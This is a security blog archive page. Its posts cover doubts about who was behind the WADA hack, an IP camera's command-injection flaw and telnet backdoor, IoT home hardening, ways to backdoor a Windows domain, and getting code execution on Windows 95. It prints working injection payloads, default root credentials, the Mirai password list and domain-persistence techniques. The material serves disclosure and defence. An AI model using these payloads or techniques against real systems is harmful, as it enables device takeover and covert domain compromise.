Pages

Showing posts with label Hack. Show all posts

Monday, October 17, 2016

Why (I believe) WADA was not hacked by the Russians

Disclaimer: This is my personal opinion. I am not an expert in attribution. But as it turns out, not many people in the world are good at attribution. I know this post lacks real evidence and is mostly based on speculation.


Let's start with the main facts we know about the WADA hack, in chronological order:


1. Some point in time (August - September 2016), the WADA database has been hacked and exfiltrated
2. August 15th, "WADA has alerted their stakeholders that email phishing scams are being reported in connection with WADA and therefore asks its recipients to be careful"  https://m.paralympic.org/news/wada-warns-stakeholders-phishing-scams
3. September 1st, the fancybear.net domain has been registered
   Domain Name: FANCYBEAR.NET
   ...
   Updated Date: 18-sep-2016
   Creation Date: 01-sep-2016

4. The content of the WADA hack has been published on the website
5. The @FancyBears and @FancyBearsHT Twitter accounts have been created and started to tweet on 12th September, reaching out to journalists
6. 12th September, Western media started headlines "Russia hacked WADA"
7. The leaked documents have been altered, states WADA https://www.wada-ama.org/en/media/news/2016-10/cyber-security-update-wadas-incident-response


The Threatconnect analysis

The only technical analysis on why Russia was behind the hack, can be read here: https://www.threatconnect.com/blog/fancy-bear-anti-doping-agency-phishing/

After reading this, I was able to collect the following main points:

  1. It is Russia because Russian APT groups are capable of phishing
  2. It is Russia because the phishing site "wada-awa[.]org was registered and uses a name server from ITitch[.]com, a domain registrar that FANCY BEAR actors recently used"
  3. It is Russia because "Wada-arna[.]org and tas-cass[.]org were registered through and use name servers from Domains4bitcoins[.]com, a registrar that has also been associated with FANCY BEAR activity."
  4. It is Russia, because "The registration of these domains on August 3rd and 8th, 2016 are consistent with the timeline in which the WADA recommended banning all Russian athletes from the Olympic and Paralympic games."
  5. It is Russia, because "The use of 1&1 mail.com webmail addresses to register domains matches a TTP we previously identified for FANCY BEAR actors."

There is an interesting side-track in the article, the case of the @anpoland account. Let me deal with this at the end of this post.

My problem with the above points is that all five flag was publicly accessible to anyone as TTP's for Fancy Bear. And meanwhile, all five is weak evidence. Any script kittie in the world is capable of both hacking WADA and planting these false-flags.

A stronger than these weak pieces of evidence would be:

  • Malware sharing same code attributed to Fancy Bear (where the code is not publicly available or circulating on hackforums)
  • Private servers sharing the IP address with previous attacks attributed to Fancy Bear (where the server is not a hacked server or a proxy used by multiple parties)
  • E-mail addresses used to register the domain attributed to Fancy Bear
  • Many other things
For me, it is quite strange that after such great analysis on Guccifer 2.0, the Threatconnect guys came up with this low-value post. 


The fancybear website

It is quite unfortunate that the analysis was not updated after the documents have been leaked. But let's just have a look at the fancybear . net website, shall we?

Now the question is, if you are a Russian state-sponsored hacker group, and you are already accused of the hack itself, do you create a website with tons of bears on the website, and do you choose the same name (Fancy Bear) for your "Hack team" that is already used by Crowdstrike to refer to a Russian state-sponsored hacker group? Well, for me, it makes no sense. Now I can hear people screaming: "The Russians changed tactics to confuse us". Again, it makes no sense to change tactics on this, while keeping tactics on the "evidence" found by Threatconnect.

It makes sense that a Russian state-sponsored group creates a fake persona, names it Guccifer 2.0, pretends Guccifer 2.0 is from Romania, but in the end it turns out Guccifer 2.0 isn't a native Romanian speaker. That really makes sense.

What happens when someone creates this fancybear website for leaking the docs, and from the Twitter account reaches out to the media? Journalists check the website, they see it was done by Fancy Bear, they Bing Google this name, and clearly see it is a Russian state-sponsored hacker group. Some journalists also found the Threatconnect report, which seems very convincing for the first read. I mean, it is a work of experts, right? So you can write in the headlines that the hack was done by the Russians.

Just imagine an expert in the USA or Canada writing in report for WADA:
"the hack was done by non-Russian, but state-sponsored actors, who planted a lot of false-flags to accuse the Russians and to destroy confidence in past and future leaks". Well, I am sure this is not a popular opinion, and whoever tries this, risks his career. Experts are human, subject to all kinds of bias.

The Guardian

The only other source I was able to find is from The Guardian, where not just one side (it was Russia) was represented in the article. It is quite unfortunate that both experts are from Russia - so people from USA will call them being not objective on the matter. But the fact that they are Russian experts does not mean they are not true ...

https://www.theguardian.com/sport/2016/sep/15/fancy-bears-hackers--russia-wada-tues-leaks

Sergei Nikitin:
“We don’t have this in the case of the DNC and Wada hacks, so it’s not clear on what basis conclusions are being drawn that Russian hackers or special services were involved. It’s done on the basis of the website design, which is absurd,” he said, referring to the depiction of symbolically Russian animals, brown and white bears, on the “Fancy Bears’ Hack Team” website.

I don't agree with the DNC part, but this is not the topic of conversation here.

Alexander Baranov:
"the hackers were most likely amateurs who published a “semi-finished product” rather than truly compromising information. “They could have done this more harshly and suddenly,” he said. “If it was [state-sponsored] hackers, they would have dug deeper. Since it’s enthusiasts, amateurs, they got what they got and went public with it.”"

The @anpoland side-track

First please check the tas-cas.org hack https://www.youtube.com/watch?v=day5Aq0bHsA  , I will be here when you finished it. This is a website for "Court of Arbitration for Sport’s", and referring to the Threatconnect post, "CAS is the highest international tribunal that was established to settle disputes related to sport through arbitration. Starting in 2016, an anti-doping division of CAS began judging doping cases at the Olympic Games, replacing the IOC disciplinary commission." Now you can see why this attack is also discussed here.


  • My bet is that this machine was set-up for these @anpoland videos only. Whether google.ru is a false flag or it is real, hard to decide. It is interesting to see that there is no google search done via google.ru, it is used only once. 
  • The creator of the video can't double click. Is it because he has a malfunctioning mouse? Is it because he uses a virtualization console, which is near-perfect OPSEC to hide your real identity? My personal experience is that using virtualization consoles remotely (e.g. RDP) has very similar effects to what we can see on the video. 
  • The timeline of the Twitter account is quite strange, registered in 2010
  • I agree with the Threatconnect analysis that this @anpoland account is probably a faketivist, and not an activist. But who is behind it, remains a mystery. 
  • Either the "activist" is using a whonix-like setup for remaining anonymous, or a TOR router (something like this), or does not care about privacy at all. Looking at the response times (SQLmap, web browser), I doubt this "activist" is behind anything related to TOR. Which makes no sense for an activist, who publishes his hack on Youtube. People are stupid for sure, but this does not add up. It makes sense that this was a server (paid by bitcoins or stolen credit cards or whatever) rather than a home computer.
For me, this whole @anpoland thing makes no sense, and I think it is just loosely connected to the WADA hack. 

The mysterious Korean characters in the HTML source

There is another interesting flag in the whole story, which actually makes no sense. When the website was published, there were Korean characters in HTML comments. 


When someone pointed this out on Twitter, these Korean HTML comments disappeared:

These HTML comments look like generated HTML comments, from a WYSIWYG editor, which is using the Korean language. Let me know if you can identify the editor.

The Russians are denying it

Well, what choice they have? It does not matter if they did this or not, they will deny it. And they can't deny this differently. Just imagine a spokesperson: "Previously we have falsely denied the DCC and DNC hacks, but this time please believe us, this wasn't Russia." Sounds plausible ...

Attribution

Let me sum up what we know:

It makes sense that the WADA hack was done by Russia, because:

  1. Russia being almost banned from the Olympics due to doping scandal, it made sense to discredit WADA and US Olympians
  2. There are multiple(weak) pieces of evidence which point to Russia
It makes sense that the WADA hack was not done by  Russia, because: 
  1. By instantly attributing the hack to the Russians, the story was more about to discredit Russia than discrediting WADA or US Olympians.
  2. In reality, there was no gain for Russia for disclosing the documents. Nothing happened, nothing changed, no discredit for WADA. Not a single case turned out to be illegal or unethical.
  3. Altering the leaked documents makes no sense if it was Russia (see update at the end). Altering the leaked documents makes a lot of sense if it was not Russia. Because from now on, people can always state "these leaks cannot be trusted, so it is not true what is written there". It is quite cozy for any US organization, who has been hacked or will be hacked. If you are interested in the "Russians forging leaked documents" debate, I highly recommend to start with this The Intercept article
  4. If the Korean characters were false flags planted by the Russians, why would they remove it? If it had been Russian characters, I would understand removing it.
  5. All evidence against Russia is weak, can be easily forged by even any script kittie.

I don't like guessing, but here is my guess. This WADA hack was an operation of a (non-professional) hackers-for-hire service, paid by an enemy of Russia. The goal was to hack WADA, leak the documents, modify some contents in the documents, and blame it all on the Russians ...

Questions and answers

  • Was Russia capable of doing this WADA hack? Yes.
  • Was Russia hacking WADA? Maybe yes, maybe not.
  • Was this leak done by a Russian state-sponsored hacker group? I highly doubt that.
  • Is it possible to buy an attribution-dice where all six-side is Russia? No, it is sold-out. 

To quote Patrick Gray: "Russia is the new China, and the Russians ate my homework."©

Let me know what you think about this, and please comment. 

Saturday, September 26, 2015

How I hacked my IP camera, and found this backdoor account

The time has come. I bought my second IoT device - in the form of a cheap IP camera. As it was the most affordable among all others, my expectations regarding security was low. But this camera was still able to surprise me.

Maybe I will disclose the camera model used in my hack in this blog later, but first, I will try to contact someone regarding these issues. Unfortunately, it seems a lot of different cameras have this problem because they share being developed on the same SDK. Again, my expectations are low on this.

The obvious problems


I opened the box, and I was greeted with a password of four numeric characters. This is the password for the "admin" user, which can configure the device, watch its output video, and so on. Most people don't care to change this anyway.

It is obvious that this camera can talk via Ethernet cable or WiFi. Luckily it supports WPA2, but people can configure it for open unprotected WiFi of course. 

Sniffing the traffic between the camera and the desktop application it is easy to see that it talks via HTTP on port 81. The session management is pure genius. The username and password are sent in every GET request. Via HTTP. Via hopefully not open WiFi. It comes really handy in case you forgot it, but luckily the desktop app already saved the password for you in clear text in 
"C:\Users\<USER>\AppData\Local\VirtualStore\Program Files (x86)\<REDACTED>\list.dat"

This nice camera communicates to the cloud via UDP. The destination servers are in Hong Kong - user.ipcam.hk/user.easyn.hk - and China - op2.easyn.cn/op3.easyn.cn. In case you wonder why an IP camera needs a cloud connection, it is simple. This IP camera has a mobile app for Android and iOS, and via the cloud, the users don't have to bother to configure port forwards or dynamic DNS to access the camera. Nice.

Let's run a quick nmap on this device.
PORT     STATE SERVICE    VERSION
23/tcp   open  telnet     BusyBox telnetd
81/tcp   open  http       GoAhead-Webs httpd
| http-auth: 
| HTTP/1.1 401 Unauthorized
|_  Digest algorithm=MD5 opaque=5ccc069c403ebaf9f0171e9517f40e41 qop=auth realm=GoAhead stale=FALSE nonce=99ff3efe612fa44cdc028c963765867b domain=:81
|_http-methods: No Allow or Public header in OPTIONS response (status code 400)
|_http-title: Document Error: Unauthorized
8600/tcp open  tcpwrapped
The already known HTTP server, a telnet server via BusyBox, and a port on 8600 (have not checked so far). The 27-page long online manual does not mention any Telnet port. How shall we name this port? A debug port? Or a backdoor port? We will see. I manually tried 3 passwords for the user root, but as those did not work, I moved on.

The double-blind command injection

The IP camera can upload photos to a configured FTP server on a scheduled basis. When I configured it, unfortunately, it was not working at all, I got an invalid username/password on the server. After some debugging, it turned out the problem was that I had a special $ character in the password. And this is where the real journey began. I was sure this was a command injection vulnerability, but not sure how to exploit it. There were multiple problems that made the exploitation harder. I call this vulnerability double-blind command injection. The first blind comes from the fact that we cannot see the output of the command, and the second blind comes from the fact that the command was running in a different process than the webserver, thus any time-based injection involving sleep was not a real solution.
But the third problem was the worst. It was limited to 32 characters. I was able to leak some information via DNS, like with the following commands I was able to see the current directory:
$(ping%20-c%202%20%60pwd%60)
or cleaning up after URL decode:
$(ping -c 2 `pwd`)
but whenever I tried to leak information from /etc/passwd, I failed. I tried $(reboot) which was a pretty bad idea, as it turned the camera into an infinite reboot loop, and the hard reset button on the camera failed to work as well. Fun times.

The following are some examples of my desperate trying to get shell access. And this is the time to thank EQ for his help during the hacking session night, and for his great ideas.
$(cp /etc/passwd /tmp/a)       ;copy /etc/passwd to a file which has a shorter name
$(cat /tmp/a|head -1>/tmp/b)   ;filter for the first row
$(cat</tmp/b|tr -d ' '>/tmp/c) ;filter out unwanted characters
$(ping `cat /tmp/c`)           ;leak it via DNS
After I finally hacked the camera, I saw the problem. There is no head, tr, less, more or cut on this device ... Neither netcat, bash ...

I also tried commix, as it looked promising on Youtube. Think commix like sqlmap, but for command injection. But this double-blind hack was a bit too much for this automated tool, unfortunately.


But after spending way too much time without progress, I finally found the password to Open Sesame.
$(echo 'root:passwd'|chpasswd)
Now, logging in via telnet
(none) login: root
Password:

BusyBox v1.12.1 (2012-11-16 09:58:14 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.
#

Woot woot :) I quickly noticed the root of the command injection problem:

# cat /tmp/ftpupdate.sh
/system/system/bin/ftp -n<<!
open ftp.site.com 21
user ftpuser $(echo 'root:passwd'|chpasswd)
binary
mkdir  PSD-111111-REDACT
cd PSD-111111-REDACT
lcd /tmp
put 12.jpg 00_XX_XX_XX_XX_CA_PSD-111111-REDACT_0_20150926150327_2.jpg
close
bye

Whenever a command is put into the FTP password field, it is copied into this script, and after the script is scheduled, it is interpreted by the shell as commands. After this I started to panic that I forgot to save the content of the /etc/passwd file, so how am I going to crack the default telnet password? "Luckily", rebooting the camera restored the original password. 

root:LSiuY7pOmZG2s:0:0:Administrator:/:/bin/sh

Unfortunately, there is no need to start good-old John The Ripper for this task, as Google can tell you that this is the hash for the password 123456. It is a bit more secure than a luggage password.


It is time to recap what we have. There is an undocumented telnet port on the IP camera, which can be accessed by default with root:123456, there is no GUI to change this password, and changing it via console, it only lasts until the next reboot. I think it is safe to tell this a backdoor.
With this console access we can access the password for the FTP server, for the SMTP server (for alerts), the WiFi password (although we probably already have it), access the regular admin interface for the camera, or just modify the camera as we want. In most deployments, luckily this telnet port is behind NAT or firewall, so not accessible from the Internet. But there are always exceptions. Luckily, UPNP does not configure the Telnet port to be open to the Internet, only the camera HTTP port 81. You know, the one protected with the 4 character numeric password by default.

Last but not least everything is running as root, which is not surprising. 

My hardening list

I added these lines to the end of /system/init/ipcam.sh:
sleep 15
echo 'root:CorrectHorseBatteryRedStaple'|chpasswd
Also, if you want, you can disable the telnet service by commenting out telnetd in /system/init/ipcam.sh.

If you want to disable the cloud connection (thus rendering the mobile apps unusable), put the following line into the beginning of /system/init/ipcam.sh
iptables -A OUTPUT -p udp ! --dport 53 -j DROP

You can use OpenVPN to connect into your home network and access the web interface of the camera. It works from Android, iOS, and any desktop OS.

My TODO list

  • Investigate the script /system/system/bin/gmail_thread
  • Investigate the cloud protocol * - see update 2016 10 27
  • Buy a Raspberry Pie, integrate with a good USB camera, and watch this IP camera to burn
A quick googling revealed I am not the first finding this telnet backdoor account in IP cameras, although others found it via JTAG firmware dump. 

And 99% of the people who buy these IP cameras think they will be safe with it. Now I understand the sticker which came with the IP camera.


When in the next episode of Mr. Robot, you see someone logging into an IP camera via telnet with root:123456, you will know, it is the sad reality.

If you are interested in generic ways to protect your home against IoT, read my previous blog post on this. 

Update: as you can see in the following screenshot, the bad guys already started to take advantage of this issue ... https://www.incapsula.com/blog/cctv-ddos-botnet-back-yard.html

Update 20161006: The Mirai source code was leaked last week, and these are the worst passwords you can have in an IoT device. If your IoT device has a Telnet port open (or SSH), scan for these username/password pairs.

root     xc3511
root     vizxv
root     admin
admin    admin
root     888888
root     xmhdipc
root     default
root     juantech
root     123456
root     54321
support  support
root     (none)
admin    password
root     root
root     12345
user     user
admin    (none)
root     pass
admin    admin1234
root     1111
admin    smcadmin
admin    1111
root     666666
root     password
root     1234
root     klv123
Administrator admin
service  service
supervisor supervisor
guest    guest
guest    12345
guest    12345
admin1   password
administrator 1234
666666   666666
888888   888888
ubnt     ubnt
root     klv1234
root     Zte521
root     hi3518
root     jvbzd
root     anko
root     zlxx.
root     7ujMko0vizxv
root     7ujMko0admin
root     system
root     ikwb
root     dreambox
root     user
root     realtek
root     00000000
admin    1111111
admin    1234
admin    12345
admin    54321
admin    123456
admin    7ujMko0admin
admin    1234
admin    pass
admin    meinsm
tech     tech
mother   fucker

Update 2016 10 27: As I already mentioned this at multiple conferences, the cloud protocol is a nightmare. It is clear-text, and even if you disabled port-forward/UPNP on your router, the cloud protocol still allows anyone to connect to the camera if the attacker knows the (brute-forceable) camera ID. Although this is the user-interface only, now the attacker can use the command injection to execute code with root privileges. Or just grab the camera configuration, with WiFi, FTP, SMTP passwords included.
Youtube video : https://www.youtube.com/watch?v=18_zTjsngD8
Slides (29 - ) https://www.slideshare.net/bz98/iot-security-is-a-nightmare-but-what-is-the-real-risk

Update 2017-03-08: "Because of code reusing, the vulnerabilities are present in a massive list of cameras (especially the InfoLeak and the RCE),
which allow us to execute root commands against 1250+ camera models with a pre-auth vulnerability. "https://pierrekim.github.io/advisories/2017-goahead-camera-0x00.txt

Update 2017-05-11: CVE-2017-5674 (see above), and my command injection exploit was combined in the Persirai botnet. 120 000 cameras are expected to be infected soon. If you still have a camera like this at home, please consider the following recommendation by Amit Serper "The only way to guarantee that an affected camera is safe from these exploits is to throw it out. Seriously."
This issue might be worse than the Mirai worm because these effects cameras and other IoT behind NAT where UPnP was enabled.
http://blog.trendmicro.com/trendlabs-security-intelligence/persirai-new-internet-things-iot-botnet-targets-ip-cameras/


Thursday, August 20, 2015

How to secure your home against "Internet of Things" and FUD

TL;DR, most of the security news about IoT is full of FUD. Always put the risks in context - who can exploit this and what can the attacker do with it. Most story only covers the latter.

Introduction

There is rarely a day without news that another "Internet of Things" got hacked. "Smart" safes, "smart" rifles, "smart" cars, "smart" fridges, "smart" TVs, "smart" alarm systems, "smart" meters, "smart" bulbs, NAS devices, routers. These devices are getting hacked every day. Because most of these devices were never designed with security as a goal, and some of them have been never tested by security professionals, it is no surprise that these things are full of vulnerabilities.


Independent security researchers find these vulnerabilities, write a cool blog post or give a presentation about the vulnerability and the exploit, and the media forgets the constraints just for the sake of more clicks. "We are all doomed" we can read in the news, but sometimes the risks are buried deeply in technical jargon. Please note I blame the news sites here, not the researchers.

http://www.slideshare.net/danielmiessler/iot-attack-surfaces-defcon-2015

There are huge differences between the following risks:

  • Attackers can directly communicate with the router (or camera) from the Internet without authentication and exploit the vulnerability. This is the worst-case scenario. For example, an automated ransomware attack against your NAS is pretty bad.
  • Attackers have to position themselves in the same WAN network (e.g. Sprint mobile network in the case of Jeep hacking) to exploit the vulnerability. This is still pretty bad.
  • The vulnerable code can not be triggered directly from the Internet, but tricks like CSRF can be used to exploit it (details later in this post). 
  • The vulnerable code can not be triggered directly from the Internet, and it uses a protocol/port which prevents Cross Protocol Scripting. Attackers have to access the local network before exploiting this vulnerability.
As it is the case with the worst scenario, one can find a lot of devices connected to the internet. You can always find funny stuff at http://explorer.shodanhq.com/#/explore , or use the nmap screenshot script to find your own stuff :)


Network exposure

Most devices are behind an IPv4 NAT device (e.g. home router), thus can not be reached from the Internet side by default. Except when the device configures the firewall via UPNP. Or the device has a persistence cloud connection, and the cloud can send commands to the device. Or the device uses IPv6 tunneling (e.g. Teredo), thus it is reachable from the Internet. But not every vulnerability on your home network is accessible directly from the Internet. As more and more devices and networks will support IPv6, this scenario might change, but I hope most home routers will come with a default deny configuration in their IPv6 firewall module. On the other hand, scanning for IPv6 devices blindly is not feasible due to the large number of IPv6 addresses, but some tricks might work

If attackers can not access the device directly, there is a way to hack it through the user's browser. Just convince the victim user to visit a website, and via CSRF (Cross Site Request Forgery) and brute-forcing the device IP, it is possible to hack some devices (mostly through HTTP - if the exploit can fit into simple GET or POST commands.

If attackers can not attack the device vulnerability through the Internet directly, or via CSRF, but have connected to the same network - the network exposure shrinks significantly. And when attackers are on the same network as you, I bet you have bigger problems than the security of the IoT devices ...

Recommendations for home users

Don't buy **** you don't need

Disconnect from the power cord the IoT devices you don't need to operate 7*24. 

Disable cloud connectivity if it is not necessary. For example, I have a NAS device that can be reached through the "cloud", but I have disabled it by not configuring any default gateway for the device. I prefer connecting to my network via VPN and reach all my stuff through that.

Prevent CSRF attacks. I use two tricks. Don't use the 192.168.0.x - 192.168.10.x network at-home - use an uncommon IP range instead (e.g. 192.168.156.x is better). The second trick is I configured my Adblock plugin in my primary browser to block access to my internal network. And I use another browser whenever I want to access my internal devices. Update: On Firefox you can use NoScript ABE to block access to internal resources.


Check your router configuration:

  • disable UPnP
  • check the firewall settings and disable unnecessary port forwards
  • check for IPv6 settings, and configure the firewall as default deny for incoming IPv6 TCP/UDP.

Change default passwords, especially for services connected to the Internet. Follow password best practices.

Run Nmap to locate new IoT in your home network :) 

Run a WiFi scan to locate new WiFi access points. Let me share a personal experience with you. I moved to a new house and brought my own WiFi router with me. I plugged it in, and forget about WiFi. Months later it turned out I had two other WiFi devices in my house - the cable modem had its own integrated WiFi with default passwords printed on the bottom, and the Set-top-box was the same - default WiFi passwords printed on the bottom. And don't forget to scan for ZigBee, Bluetooth, IrDA, FM, ...

Update your devices - in case you have a lot of free time in your hand.

Don't allow your guests to connect to your home network. Set up a separated AP for them. Imagine your nephew stealing your private photos or videos from your NAS or DNLA server.

With great power, comes great responsibility. The less device you own in your house, the less time you need to maintain those.

Read the manuals of your devices. Be aware of the different interfaces. Configure it in a secure way.

Disable Teredo protocol in case you don't need IPv6.

Stop being amazed by junk hacking.

Update: Disable WebRTC: https://www.browserleaks.com/webrtc , in Chrome you can use this extension: https://chrome.google.com/webstore/detail/webrtc-network-limiter/npeicpdbkakmehahjeeohfdhnlpdklia

Update: Prevent against DNS rebind attacks via configuring a DNS server which can block internal IP addresses. OpenDNS can block internal IP, but this is not a default option, you have to configure it.

Recommendations for vendors

For vendors, I recommend at least the followings:

  • Implement security during Software Development LifeCycle
  • Continuous security testing and bug bounties
  • Seamless auto-update
  • Opt-in cloud connectivity

Recommendations for journalists

Stop FUD. Pretty please.

The questions to ask before losing your head

  • who can exploit the vulnerability?
  • what prerequisites do we have about the attack to successfully exploit the vulnerability? Is the attacker already in your home network? If yes, you have probably bigger problems.
  • what can the attacker do when the exploit is successful?

And last but not least, don't forget that in the case of IoT devices, sometimes users are the product, not the customer. IoT is about collecting data for marketing purposes.


Thursday, March 5, 2015

Thousand ways to backdoor a Windows domain (forest)

When the Kerberos elevation of privilege (CVE-2014-6324 / MS14-068) vulnerability has been made public, the remediation paragraph of the following blog post made some waves:
http://blogs.technet.com/b/srd/archive/2014/11/18/additional-information-about-cve-2014-6324.aspx

"The only way a domain compromise can be remediated with a high level of certainty is a complete rebuild of the domain."

Personally, I agree with this, but .... But whether this is the real solution, I'm not sure. And the same applies to compromised computers. When it has been identified that malware was able to run on the computer (e.g. scheduled scan found the malware), there is no easy way to determine with 100% certainty that there is no rootkit on the computer. Thus rebuilding the computer might be a good thing to consider. For paranoids, use new hardware ;)

But rebuilding a single workstation and rebuilding a whole domain is not on the same complexity level. Rebuilding a domain can take weeks or months (or years, which will never happen, as the business will close before that).

There are countless documented methods to backdoor a computer, but I have never seen a post where someone collects all the methods to backdoor a domain. In the following, I will refer to domain admin, but in reality, I mean Domain Admins, Enterprise Admins, and Schema Admins.


Ways to backdoor a domain

So here you go, an incomplete list to backdoor a domain:

  • Create a new domain admin user. Easy to do, easy to detect, easy to remediate
  • Dump password hashes. The attacker can either crack those or just pass-the-hash. Since KB2871997, pass-the-hash might be trickier (https://technet.microsoft.com/library/security/2871997), but not impossible. Easy to do, hard to detect, hard to remediate - just think about service user passwords. And during remediation, consider all passwords compromised, even strong ones.
  • Logon scripts - modify the logon scripts and add something malicious in it. Almost anything detailed in this post can be added :D
  • Use an already available account, and add domain admin privileges to that. Reset its password. Mess with current group memberships - e.g. http://www.exploit-db.com/papers/17167/
  • Backdoor any workstation where domain admins login. While remediating workstations, don't forget to clean the roaming profile. The type of backdoor can use different forms: malware, local admin, password (hidden admin with 500 RID), sticky keys, etc.
  • Backdoor any domain controller server. For advanced attacks, see Skeleton keys 
  • Backdoor files on network shares which are commonly used by domain admins by adding malware to commonly used executables - Backdoor factory
  • Change ownership/permissions on AD partitions - if you have particular details on how to do this specifically, please comment
  • Create a new domain user. Hide admin privileges with SID history. Easy to do, hard to detect, easy to remediate - check Mimikatz experimental for addsid
  • Golden tickets - easy to do, hard to detect, medium remediation
  • Silver tickets - easy to do, hard to detect, medium/hard remediation
  • Backdoor workstations/servers via group policy
    • HKEY_LOCAL_MACHINE\ Software\ Microsoft\ Windows\ CurrentVersion\ RunOnce,
    • scheduled tasks (run task 2 years later),
    • sticky-keys with debug
  • Backdoor patch management tool, see slides here
[Update 2017.01.10]


Other tricks

The following list does not fit in the previous "instant admin" tips, but still, it can make the attackers life easier if their primary foothold has been disabled:

  • Backdoor recent backups - and when the backdoor is needed, destroy the files, so the files will be restored from the backdoored backup
  • Backdoor the Exchange server - get a copy of emails
  • Backdoor workstation/server golden image
  • Change permission of logon scripts to allow modification later
  • Place malicious symlinks to file shares, collect hashes via SMB auth tries on specified IP address, grab password hashes later
  • Backdoor remote admin management e.g. HP iLO - e.g. create new user or steal current password
  • Backdoor files e.g. on shares to use in SMB relay
  • Backdoor source code of in-house-developed software
  • Use any type of sniffed or reused passwords in new attacks, e.g. network admin, firewall admin, VPN admin, AV admin, etc.
  • Change the content of the proxy pac file (change browser configuration if necessary), including special exception(s) for a chosen domain(s)  to use proxy on malicious IP. Redirect the traffic, enforce authentication, grab password hashes, ???, profit.
  • Create high privileged users in applications running with high privileges, e.g. MSSQL, Tomcat, and own the machine, impersonate users, grab their credentials, etc. The typical pentest path made easy.
  • Remove patches from servers, change patch policy not to install those patches.
  • Steal Windows root/intermediate CA keys
  • Weaken AD security by changing group policy (e.g. re-enabling LM-hashes)
Update [2015-09-27]: I found this great presentation from Jakob Heidelberg. It mentions (at least) the following techniques, it is worth to check these:
  • Microsoft Local Administrator Password Solution
  • Enroll virtual smart card certificates for domain admins

Forensics

If you have been chosen to remediate a network where attackers gained domain admin privileges, well, you have a lot of things to look for :)

I can recommend two tools which can help you during your investigation:

Lessons learned

But guess what, not all of these problems are solved by rebuilding the AD. One has to rebuild all the computers from scratch as well. Which seems quite impossible. When someone is creating a new AD, it is impossible not to migrate some configuration/data/files from the old domain. And whenever this happens, there is a risk that the new AD will be backdoored as well.

Ok, we are doomed, but what can we do? I recommend proper log analysis, analyze trends, and detect strange patterns in your network. Better spend money on these, than on the domain rebuild. And when you find something, do a proper incident response. And good luck!

Ps: Thanks to Andrew, EQ, and Tileo for adding new ideas to this post.

Check out the host backdooring post as well! :)

Friday, May 23, 2014

Hacking Windows 95, part 2

In the Hacking Windows 95, part 1 blog post, we covered that through a nasty bug affecting Windows 95/98/ME, the share password can be guessed in no time. In this article, I'm going to try to use this vulnerability to achieve remote code execution (with the help of publicly available tools only).

The first thing we can do when we have read access to the Windows directory through the share, is to locate all the *.pwl files on the c:\windows directory, copy them to your machine where Cain is installed, switch to Cracker tab, pwl files, load the pwl file, add username based on the filename, and try to crack it. If you can't crack it you might still try to add a .pwl file where you already know the password in the remote windows directory. Although this is a fun post-exploitation task, but still, no remote code execution. These passwords are useless without physical access.


One might think that after having a share password and user password, it is easy to achieve remote code execution. The problem is:
  • there is no "at" command (available since Windows 95 plus!)
  • there is no admin share
  • there is no RPC
  • there is no named pipes
  • there is no remote registry
  • there is no remote service management
If you think about security best practices, disabling unnecessary services is always the first task you should do. Because Windows 95 lacks all of these services, it is pretty much secure!

During my quest for a tool to hack Windows 95, I came across some pretty cool stuff:
LanSpy

But the best of the best is Fluxay, which has been written by chinese hackers. It is the metasploit from the year 2000. A screenshot is worth more than a 1000 words. 4 screenshot > 4 thousand words :)


It is pretty hard to find the installer, but it is still out there!

But at the end, no remote code execution for me.

My idea here was that if I can find a file which executes regularly (on a scheduled basis), I can change that executable to my backdoor and I'm done. Although there is no scheduler in the default Windows 95, I gave it a try. 

Let's fire up taskman.exe to get an idea what processes are running:


Looks like we need a more powerful tool here, namely Process Explorer. Let's try to download this from oldapps.com:


LOL, IE3 hangs, can't render the page. Copying files to the Win95 VM is not that simple, because there are no shared folders in Win95 VM. And you can't use pendrives either, Win95 can't handle USB (at least the retail version). After downloading the application with a newer browser from oldapps, let's start Process Explorer on the test Windows 95.


Don't try to download the Winsocks 2 patch from the official MS site, it is not there anymore, but you can download it from other sites

Now let's look at the processes running:


After staring it for minutes, turned out it is constant, no new processes appeared.
Looking at the next screenshot, one can notice this OS was not running a lot of background processes ...


My current Win7 has 1181 threads and 84 processes running, no wonder it is slow as hell :)

We have at least the following options:
  1. You are lucky and not the plain Windows 95 is installed, but Windows 95 Plus! The main difference here is that Windows 95 Plus! has built-in scheduler, especially the "at" command. Just overwrite a file which is scheduled to execution, and wait. Mission accomplished!
  2. Ping of death - you can crash the machine (no BSOD, just crash) with long (over 65535 bytes) ICMP ping commands, and wait for someone to reboot it. Just don't forget to put your backdoor on the share and add it to autoexec.bat before crashing it. 
  3. If your target is a plain Windows 95, I believe you are out of luck. No at command, no named pipes, no admin share, nothing. Meybe you can try to fuzz port 137 138 139, and write an exploit for those. Might be even Ping of Death is exploitable?
Let's do the first option, and hack Windows 95 plus!
Look at the cool features we have by installing Win95 Plus!


Cool new boot splash screen!


But our main interest is the new, scheduled tasks!


Now we can replace diskalm.exe with our backdoor executable, and wait maximum one hour to be scheduled.

Instead of a boring text based tutorial, I created a YouTube video for you. Based on the feedbacks on my previous tutorialz, it turned out I'm way too old, and can't do interesting tutorials. That's why I analyzed the cool skiddie videoz, and found that I have to do the followings so my vidz won't suck anymore:
  • use cool black windows theme
  • put meaningless performance monitor gadgets on the sidebar
  • use a cool background, something related with hacking and skullz
  • do as many opsec fails as possible
  • instead of captions, use notepad with spelling errorz
  • there is only one rule of metal: Play it fuckin' loud!!!!